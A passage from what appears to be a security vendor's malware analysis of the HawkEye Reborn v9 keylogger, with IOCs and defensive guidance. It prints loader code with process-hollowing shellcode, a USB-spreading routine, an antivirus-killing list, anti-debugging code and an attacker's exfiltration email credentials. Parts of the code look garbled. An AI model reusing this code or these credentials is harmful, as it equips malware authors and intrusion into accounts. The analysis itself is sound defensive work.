19 DllStructSetData($TBUFF_VCRYPTKEY,1,$VCRYPTKEY)
20
21 DllCall_RETVAL=DllCall($HANDLE_Advapi32.dll,"bool","CryptHashData","handle",$HCRYPTHASH,"struct",0,$TBUFF_VCRYPTKEY,"dword",DllStructGetSize($TBUFF_VCRYPTKEY),"
22 DllCall_RETVAL=DllCall($HANDLE_Advapi32.dll,"bool","CryptDeriveKey","handle",$_G_ACRYPPTINTERNALDATA[2],"uint","0x00000000","handle",$HCRYPTHASH,"dword",0x00
23 $VRETURN=DllCall_RETVAL[5] ; para 5 = HCRYPTKEY "pkty" = pointer to a HCRYPTKEY variable to receive the address of the handle of the newly generated key
24
25 DllCall($HANDLE_Advapi32.dll,"bool","CryptDestroyHash","handle",$HCRYPTHASH)
26 $VCRYPTKEY=$VRETURN ; hashed VCRYPTKEY para
27
28 $TBUFF_VDATA=DllStructCreate("byte["&BinaryLen($VDATA)*1000&"]")
29 DllStructSetData($TBUFF_VDATA,1,$VDATA)
30
31 DllCall_RETVAL=DllCall($HANDLE_Advapi32.dll,"bool","CryptDecrypt","handle",$VCRYPTKEY,"handle",0,"bool",True,"dword",0,"struct",0,$TBUFF_VDATA,"dword",Binary
32 $IPLAINTEXTSIZE=DllCall_RETVAL[6]
33
34 $ITEMPSTRUCT=DllStructCreate("byte["&IPLAINTEXTSIZE-&"]"),DllStructGetPtr($TBUFF_VDATA))
35 $VRETURN=BinaryMid(DllStructGetData($ITEMPSTRUCT,1),1,$IPLAINTEXTSIZE)
36
37 DllCall_RETVAL=DllCall($HANDLE_Advapi32.dll,"bool","CryptDestroyKey","handle",$VCRYPTKEY)
38 DllCall($HANDLE_Advapi32.dll,"bool","CryptDestroyKey","handle",$VCRYPTKEY)
39
40 DllCall($HANDLE_Advapi32.dll,"bool","CryptReleaseContext","handle",$_G_ACRYPPTINTERNALDATA[2],"dword",0)
41 DllClose($HANDLE_Advapi32.dll)
42 RETURN BINARY($VRETURN)
43
44 ENDFUNC

```

It then calls the StartAndPatchRegAsm function.

```

176 ▾ FUNC StartAndPatchRegAsm($PROTECT) ; PROTECT = False
177   LOCAL $DecryptedDataFromResources $0e_on_EncryptedData ; decrypted Data
178   IF FileExists(@HomeDrive%\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe") THEN
179     ;start_protect_hexcode($NPATH,$NARGUMENTS,$LPFILE,$PROTECT)
180     $PROCESSID= start_protect_hexcode(@HomeDrive%\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe", "", $DecryptedDataFromResources, $PROTECT)
181   ELSEIF FileExists(@HomeDrive%\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe") THEN
182     $PROCESSID= start_protect_hexcode(@HomeDrive%\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe", "", $DecryptedDataFromResources, $PROTECT)
183   ENDIF
184 ENDFUNC

```

This function tries to find the original Microsoft RegAsm executable path. It hands over the decrypted buffer extracted from the resource section and the path from the original RegAsm executable to the start\_protect\_hexcode function.

```

45 FUNC start_protect_hexcode($NPATH,$NARGUMENTS,$LPFILE,$PROTECT) ; WPATH= org. RegAsm.exe , "" ; LPfile = decoded data from resource sections; Protect = False
46 LOCAL $HEXCODE1="ex5588eC84D0888C180390074064000380075FA2BC15DC204005588eC5657"
47 $HEXCODE1="87D0833F657E807FFFFF8BC85C974200F8E07C1E60403F08BC625000000"
48 $HEXCODE1="F0740BC1E1833F081E6FFFFF0F474975E05F8BC65E5DC204005588eC5151"
49 $HEXCODE1="5356578B7D0833F68B473C8B44387803C78B502088581C03D78B482403DF8B"
50 $HEXCODE1="401803CF8955FC894DF89450885C074198B048203C750E8B2FFFFF3B450C"
51 $HEXCODE1="74148B55FC463B758872E73305F5E58B8E55DC20808845F80FB704708B04"
52 $HEXCODE1="8383C7E8E95588EC81ECF001000053565733FF897D08648835300000008876"
53 $HEXCODE1="0C8B760C8B368836887618897588897DC8648E353000000088760C8B760C8B"
54 $HEXCODE1="368B76188975C8B04584C789588FFFFF793A3C07890520FFFFF80F78D4588"
55 $HEXCODE1="C7855CFF7F70A808080824FFFFF8D450808520FFFFF8D450808520"
56 $HEXCODE1="FFFFFF8D45C0808330FFFFF8D450808534FFFFF8D4508085340FFFFF8D4508085340"
57 $HEXCODE1="45888853CFFFFF8D450808540FFFFF8D450808544FFFFF8D450808544"
58 $HEXCODE1="40FFFFF8D45C489854CFFFFF8D45AC898550FFFFF8D45CC78360FFFFF"
59 $HEXCODE1="EE38890C78564FFFFF5764E101C78568FFFFF18E4C80C7856CFFFFFEE3"
60 $HEXCODE1="CAD083C78570FFFFF99B04804C78574FFFFF93B0A0403C78578FFFFF4C7"
61 $HEXCODE1="B984C7857CFFFFF4E87804C745808A200701C74580405013008C7458884427"
62 $HEXCODE1="230FC7458CE86F100D898554FFFFF8B045C883E02FFB40558FFFFF0F4F45"
63 $HEXCODE1="B850E842FEFFFFB88C8520FFFFF890185C00F84910300004683E0E7CD28B"
64 $HEXCODE1="DF6A108D45D84350895DFCFF55E86A448085DCFF55F55E868C020000"
65 $HEXCODE1="B08510FCFFFF50FF55E8884D10C78510FCFFFF070001008B713C03F10FB746"
66 $HEXCODE1="14897D1E897D0C894F0838846000009741138844000007460E46160175"

```

```

90 $HEXCODE1="PCFFF83C0080FF7508FF55D485C00F843CFEFFFFB46200345F889850FC"
91 $HEXCODE1="FFFFB08510FCFF50FF750CFF559085C00F8418FEFFFF750CFF55A85C8C"
92 $HEXCODE1="0F840DFEFFFF845E8E81D885DFC33F8370D8007407577F508FF55A883FB"
93 $HEXCODE1="050F8677FCFF53C05F5E888E55DC20C00"
94 LOCAL $BinLenHEXCODE1-BinaryLen($HEXCODE1)
95 LOCAL $DllNameArray["DllStructCreate","DllCall","DllCallAddress","DllStructSetData"]
96 LOCAL $AllocedBufferForHexCode1-DllCall("kernel32","ptr","VirtualAlloc","dword",0,"dword",$BinLenHEXCODE1,"dword",0x3000,"dword",0x40)[0]
97 LOCAL DllStructCreateHEXCODE1-DllStructCreate("byte $shellcode["$BinLenHEXCODE1"]",$AllocedBufferForHexCode1)
98 LOCAL DllStructCreateLPFILE-DllStructCreate("byte $lpfile["$StringLen($LPFILE)"]")
99 DllStructSetData(DllStructCreateHEXCODE1,"shellcode",$HEXCODE1)
100 DllStructSetData(DllStructCreateLPFILE,"lpfile",$LPFILE)
101 ; start shellcode and had LPFILE buffer over as last argument
102 LOCAL $RetValValAllocedBufferForHexCode1Array-DllCallAddress("dword",$AllocedBufferForHexCode1*0xB8,"wstr",$NPATH,"wstr",$NARGUMENTS,"ptr",DllStructGetPtr(DllStructCreateLPFILE))
103 LOCAL $HandleHexCode1Process-DllCall("kernel32.dll","handle","OpenProcess","dword",0x001F0FFF,"bool",0,"dword",$RetValValAllocedBufferForHexCode1Array[0])[0]
104 DllCall("kernel32","dword","VirtualFree","dword",$AllocedBufferForHexCode1,"dword",0,"dword",0x0000)
105 IF $PROTECT THEN
106   ACL($HandleHexCode1Process)
107 ENDIF
108 ENDFUNC

```

Then it starts the process-hollowing shellcode, which is stored in the HEXCODE1 variable. This shellcode injects the final payload taken from the resource section into the original RegAsm.exe process. The shellcode in HEXCODE1 is very similar to this [RunPE](#) example.

The AutoIT script is offering a lot of other functions which are not used in this campaign, like anti-virtual machine detection, USB drive infection and others.

```


161 ▾ FUNC check_for_vmtools_vbox_process()
162   LOCAL $vmdetect_string_array=["vmtoolsd.exe","vbox.exe"]
163   FOR $I=0TO UBOUND($vmdetect_string_array)-1
164     IF ProcessExists($vmdetect_string_array[$I]) THEN
165       ProcessClose(@AutoItPID)
166     ENDIF
167   NEXT
168 ENDFUNC

```

```

180 FUNC check_for_Programn()
181 IF NOT WinExists("CLASS:Programn") THEN
182     ProcessClose(@AutoITPID)
183 ENDIF
184 ENDFUNC
185
186 FUNC WriteMalwareToUSB_pif_Files()
187 $USBLIST=DriveGetDrive("REMOVABLE")
188 IF $USBLIST <> "" THEN
189     FOR $I=1 TO $USBLIST[0] ; all removable drives
190     IF $USBLIST[$I] <> @HomeDrive THEN ; Drive letter of drive containing current user's home directory.
191         LOCAL $FILEARRAY
192         $FILEARRAY=_FILELISTTOARRAYREC($USBLIST[$I],"*",1,1,0,"2") ; incl all files/folders, files only, Search in all subfolders , Not sorted ,
193         $retpath=Full path included
194         FOR $F=1 TO $FILEARRAY[0] ; Number of Files
195             $DATATARGET=$BINARY(FileRead($FILEARRAY[$F])); store file content in DATATARGET
196             $CHECKDATA=StringInStr($FILEARRAY[$F],".pif"); search for .pif files in FILEARRAY list of found files on USB
197             IF NOT $CHECKDATA THEN ; if .pif
198                 LOCAL $HANDLE_ORG_EXE=FileOpen(@AutoITExe,"16384"); org. malware exe
199                 FileWrite($FILEARRAY[$F]".pif",FileRead($HANDLE_ORG_EXE))
200                 FileDelete($FILEARRAY[$F])
201                 FileClose($HANDLE_ORG_EXE)
202             ENDIF
203         NEXT
204     ENDIF
205 NEXT
206 ENDFUNC
    
```

The final payload — which we found in the AutoIT PE file resource section and was started by the process-hollowing shellcode — is a .NET PE file that's obfuscated with ConfuserEx.



Deobfuscated, we can see it is the HawkEye Keylogger — Reborn v9, Version=9.0.1.6.

When HawkEye is executed, in line 34,

```
byte[] byte_ = gclass.method_0()["0", GClass30.GEnum3.RCDATA].Byte_0;
```

it reads the encrypted configuration from the RCDATA resource and in line 33,

```
byte[] byte_2 = GClass29.smethod_12(byte_, GClass12.string_0);
```

and then decrypts this data with the Rijndael algorithm you can see below in the RijndaelManaged function to initialize the HawkEye configuration settings.

```
17 // Token: 0x00003A8 RID: 936 RVA: 0x00042C88 File Offset: 0x00040C88
18 public static bool smethod_0()
19 {
20     bool result;
21     try
22     {
23         GClass30 gclass = new GClass30();
24         GClass27 gclass2 = new GClass27();
25         byte[] byte_ = gclass.method_0()["0", GClass30.GEnum3.RCDATA].Byte_0;
26         if (byte_.length == 0)
27         {
28             result = false;
29         }
30         else
31         {
32             byte[] byte_2 = GClass29.smethod_11(byte_, GClass12.string_0);
33             GClass23.gclass35_0 = gclass2.method_10(GClass35)(byte_2);
34             result = (GClass26.gclass35_0 != null);
35         }
36     }
37     catch (Exception ex)
38     {
39         result = false;
40     }
41     return result;
42 }
43
44 // Token: 0x00003A9 RID: 937 RVA: 0x00042D08 File Offset: 0x00040F08
45 public static bool smethod_1()
46 {
47     bool result;
48     try
49     {
50         GClass30 gclass = new GClass30();
51         byte[] byte_ = GClass29.smethod_11(new GClass27().method_0(GClass35)(GClass26.gclass35_0), GClass12.string_0);
52     }
53 }
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
```

```
88 // Token: 0x00003B6 RID: 950 RVA: 0x00042E54 File Offset: 0x00041054
89 public static RijndaelManaged smethod_8(string string_0)
90 {
91     byte[] salt = new byte[8];
92     Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(string_0, salt, 1000);
93     RijndaelManaged rijndaelManaged = new RijndaelManaged();
94     RijndaelManaged rijndaelManaged2 = rijndaelManaged;
95     rijndaelManaged2.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.Key.Length);
96     rijndaelManaged2.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.IV.Length);
97     rijndaelManaged2.Mode = CipherMode.CBC;
98     rijndaelManaged2.Padding = PaddingMode.PKCS7;
99     rijndaelManaged2.BlockSize = 128;
100     return rijndaelManaged;
101 }
```

The decrypted configuration shows us the account used for exfiltration:

```
_Version=9.0.1.6
_Mutex=5ad06ec4-5dbe-418a-8e37-7c57a6d389ef
_Delivery=
_EmailUsername=calvin@firshyd.us
_EmailPassword=.YF.L4?vOmJXQ
_EmailServer=mail.privateemail.com
_EmailPort=587
```

The main loop of HawkEye has the following functions:

```

1 try
2 {
3     if (GClass28.smetho_0()) // decrypt config
4     {
5         GClass5.smetho_0(); // if "Install" copy and restart itself, delete org binary
6         GClass2.smetho_0(); // sleep for a while
7         GClass9.smetho_0(); // Create Mutex (check if other instance is running)
8         GClass8.smetho_1(); // check for emulation etc
9         GClass7.smetho_0(); // more anti-reversing/ProcessProtection, kill taskmgr,processhacker,process explorer)
10        Class22.smetho_0(true); // ProcessElevation
11        Class14.smetho_0(); // AntiVirusKiller
12        Class15.smetho_0(); // BotKiller
13        GClass1.smetho_0(); // Disablers (DisableTaskMgr, DisableCMD, DisableRegistryTools)
14        if (!GClass8.smetho_0()) // Encrypt and base64 itself (assembly) and write data to
15            // tmp + BuildMD5hash(ProcessorId,VolumeSerialNumber,"x2")
16        {
17            GClass9.smetho_0(); // FakeMessageShow;
18            GClass10.smetho_0(); // WebsiteBlocker (adds site in \drivers\etc\hosts to 127.0.0.1) stored in _WebsiteBlockerSites
19            GClass11.smetho_0(); // WebsiteVisitor, open websites secretly or in browser (stored in _WebsiteVisitorSites)
20            GClass6.smetho_0(); // delete cached login data: minecraft, chrome, Firefox
21        }
22        GClass16.smetho_0(); // SystemInfo, PasswordStealer (email/browser, Filezilla, Beylux Messenger, CoreFTP,
23        // MineCraft), KeyStrokeLogger (SetWindowsHookEx), ClipboardLogger
24        // repeat stealing Keyboard, Clipboard, Screenshot, Webcam every LogInterval * 60000
25        Application.Run();
26    }
27 }
28 catch (Exception ex)

```

This shows the rich feature set of HawkEye. The adversaries can get detailed information about the victim's machine, as you can see in the screenshot below.

```

// Token: 0x06000289 RID: 649 RVA: 0x000410D4 File Offset: 0x0003F2D4
public static string smethod_1()
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendLine("User");
    stringBuilder.AppendLine("- HWID: " + GClass17.String_2);
    stringBuilder.AppendLine("- MachineName: " + Environment.MachineName);
    stringBuilder.AppendLine("- UserName: " + Environment.UserName);
    stringBuilder.AppendLine("- Privileges: " + GClass17.String_6);
    stringBuilder.AppendLine("- Country: " + GClass17.String_8);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Network");
    stringBuilder.AppendLine("- Local IP: " + GClass17.String_10);
    stringBuilder.AppendLine("- External IP: " + GClass17.String_11);
    stringBuilder.AppendLine("- MAC Address: " + GClass17.String_12);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("System");
    stringBuilder.AppendLine("- BIOS: " + GClass17.String_13);
    stringBuilder.AppendLine("- Operating System: " + GClass17.String_7);
    stringBuilder.AppendLine("- Screens: " + Conversions.ToString(GClass17.Int32_0));
    stringBuilder.AppendLine("- Processor: " + GClass17.String_14);
    stringBuilder.AppendLine("- Graphics Card: " + GClass17.String_15);
    stringBuilder.AppendLine("- Physical Memory: " + GClass17.String_16);
    stringBuilder.AppendLine("- Disk Drives: " + GClass17.String_17);
    stringBuilder.AppendLine();
    stringBuilder.AppendLine("Applications");
    stringBuilder.AppendLine("- WebBrowsers: " + GClass17.String_18);
    stringBuilder.AppendLine("- .Net Frameworks: " + GClass17.String_19);
    stringBuilder.AppendLine("- Antiviruses: " + GClass17.String_20);
    stringBuilder.AppendLine("- Firewalls: " + GClass17.String_21);
    return stringBuilder.ToString();
}

```

Beside the system information, it steals passwords from common web browsers, Filezilla, Beylux Messenger, CoreFTP and the video game "Minecraft." It also starts a keylogger, steals clipboard content, takes screenshots from the desktop and pictures from the webcam.

Version 9 is still using the well-known MailPassView and WebBrowserPassView freeware tools from [Nirsoft](#) to steal web and email passwords. These tools are embedded in the PE file in the form of data which is decoded at runtime and added to the local resources. Then, they are using the process hollowing technique to hide the execution of these tools inside of the original Microsoft vbc.exe (VisualBasic Compiler) process. They are starting

an instance of vbc.exe via ProcessCreate, injecting the tool and resume the thread. The stolen passwords are ending up in a temporary file, which is read in and added to the list of data to be exfiltrated. HawkEye offers the following exfiltration options based on the configuration: email, FTP, SFTP, HTTP POST to PanelURL API or ProxyURL.

```
// Token: 0x17000009 RID: 9
// (get) Token: 0x06000061 RID: 129 RVA: 0x0003AEDE File Offset: 0x000390DE
internal static byte[] Byte_0
{
    get
    {
        return (byte[])RuntimeHelpers.GetObjectValue(Class11.ResourceManager_0.GetObject("browserpv", Class11.cultureInfo_0));
    }
}


// Token: 0x1700000A RID: 10
// (get) Token: 0x06000062 RID: 130 RVA: 0x0003AEFF File Offset: 0x000390FF
internal static byte[] Byte_1
{
    get
    {
        return (byte[])RuntimeHelpers.GetObjectValue(Class11.ResourceManager_0.GetObject("mailpv", Class11.cultureInfo_0));
    }
}
```

As mentioned above, in the comments of the main loop section, it also comes with several anti-analysis features, including starting an anti-debugging thread or disabling certain AV-related programs via the Image File Execution Options (IFEO) evasion technique by registering invalid debuggers that redirect and effectively disable various system and security applications.

```
// Token: 0x06000003 RID: 3 RVA: 0x0003BBD4 File Offset: 0x00039DD4
private static void smethod_1(object object_0)
{
    Thread thread = object_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(<Module>.smethod_1));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached)
        {
            goto IL_41;
        }
        if (Debugger.IsLogging())
        {
            goto IL_41;
        }
        IL_47:
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
        continue;
        IL_41:
        Environment.FailFast(null);
        goto IL_47;
    }
}
```

```
internal class Class14
{
    // Token: 0x060000A8 RID: 168 RVA: 0x0003DB64 File Offset: 0x0003BD64
    public static void smethod_0()
    {
        if (GClass28.GClass35_0.Boolean_21 && GClass17.Boolean_0)
        {
            Class14.smethod_1("rstrui.exe");
            Class14.smethod_1("AvastSvc.exe");
            Class14.smethod_1("avconfig.exe");
            Class14.smethod_1("AvastUI.exe");
            Class14.smethod_1("avscan.exe");
            Class14.smethod_1("instup.exe");
            Class14.smethod_1("mbam.exe");
            Class14.smethod_1("mbangui.exe");
            Class14.smethod_1("mbampt.exe");
            Class14.smethod_1("mbamscheduler.exe");
            Class14.smethod_1("mbamservice.exe");
            Class14.smethod_1("hijackthis.exe");
            Class14.smethod_1("spybotsd.exe");
            Class14.smethod_1("ccuac.exe");
            Class14.smethod_1("avcenter.exe");
            Class14.smethod_1("avguard.exe");
            Class14.smethod_1("avgnt.exe");
            Class14.smethod_1("avgui.exe");
            Class14.smethod_1("avgcsrvx.exe");
            Class14.smethod_1("avgidsagent.exe");
            Class14.smethod_1("avgrsx.exe");
            Class14.smethod_1("avgwdsvc.exe");
            Class14.smethod_1("egui.exe");
            Class14.smethod_1("zlclient.exe");
            Class14.smethod_1("bdagent.exe");
            Class14.smethod_1("keyscrambler.exe");
            Class14.smethod_1("avp.exe");
            Class14.smethod_1("wireshark.exe");
            Class14.smethod_1("ComboFix.exe");
            Class14.smethod_1("MSASCui.exe");
            Class14.smethod_1("MpCmdRun.exe");
            Class14.smethod_1("msseces.exe");
            Class14.smethod_1("MsMpEng.exe");
        }
    }
}
```

The following diagram summarizes the full infection process:



## Conclusion

Recent changes in both the ownership and development efforts of the HawkEye Reborn keylogger/stealer demonstrate that this is a threat that will continue to experience ongoing development and improvement moving forward. HawkEye has been active across the threat landscape for a long time and will likely continue to be leveraged in the future as long as the developer of this kit can monetize their efforts. While the Terms of Service have been written in an attempt to absolve the developer of any wrongdoing, it is actively leveraged by malicious adversaries. Organizations should be aware of this and similar threats and deploy countermeasures such as Multi-Factor Authentication (MFA) solutions such as [Duo](#), to help reduce the impact of credential theft within their environments. Talos continues to monitor this threat as it changes to ensure that customers remain protected from this and other threats as they continue to emerge and evolve.

**Coverage** Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security ([CWS](#)) or [Web Security Appliance \(WSA\)](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as [Next-Generation Firewall \(NGFW\)](#), [Next-Generation Intrusion Prevention System \(NGIPS\)](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

## Indicators of compromise

**The following IOCs are associated with various malware distribution campaigns that were observed during the analysis of Hawkeye Reborn v9 activity.**

### Attachment hashes (SHA256)

A list of hashes observed to be associated with malicious email attachments can be found [here](#).

### PE32 hashes (SHA256)

A list of hashes observed to be associated with malicious PE32 executables can be found [here](#).

### Domains

**The following domains have been observed to be associated with malware campaigns.**

tfvn[.]com[.]vn  
shirkeswitch[.]net  
guideofgeorgia[.]org  
gulfcclouds[.]site  
jhssourcingltd[.]com  
kamagra4uk[.]com  
pioneerfitting[.]com  
positronicsindia[.]com  
scsegueros[.]pt  
spldernet[.]com  
toshioco[.]com  
www[.]happytohelpyou[.]in

### **IP addresses**

**The following IP addresses have been observed to be associated with malware campaigns.**

112.213.89[.]40  
67.23.254[.]61  
62.212.33[.]98  
153.92.5[.]124  
185.117.22[.]197  
23.94.188[.]246  
67.23.254[.]170  
72.52.150[.]218  
148.66.136[.]62  
107.180.24[.]253  
108.179.246[.]138  
18.221.35[.]214  
94.46.15[.]200  
66.23.237[.]186  
72.52.150[.]218

### **URLs:**

**The following URLs have been observed to be associated with malware campaigns.**

[https://a\[.\]pomf\[.\]cat/](https://a[.]pomf[.]cat/)  
[http://pomf\[.\]cat/upload\[.\]php](http://pomf[.]cat/upload[.]php)

---

Source: <https://blog.talosintelligence.com/2019/04/hawkeye-reborn.html>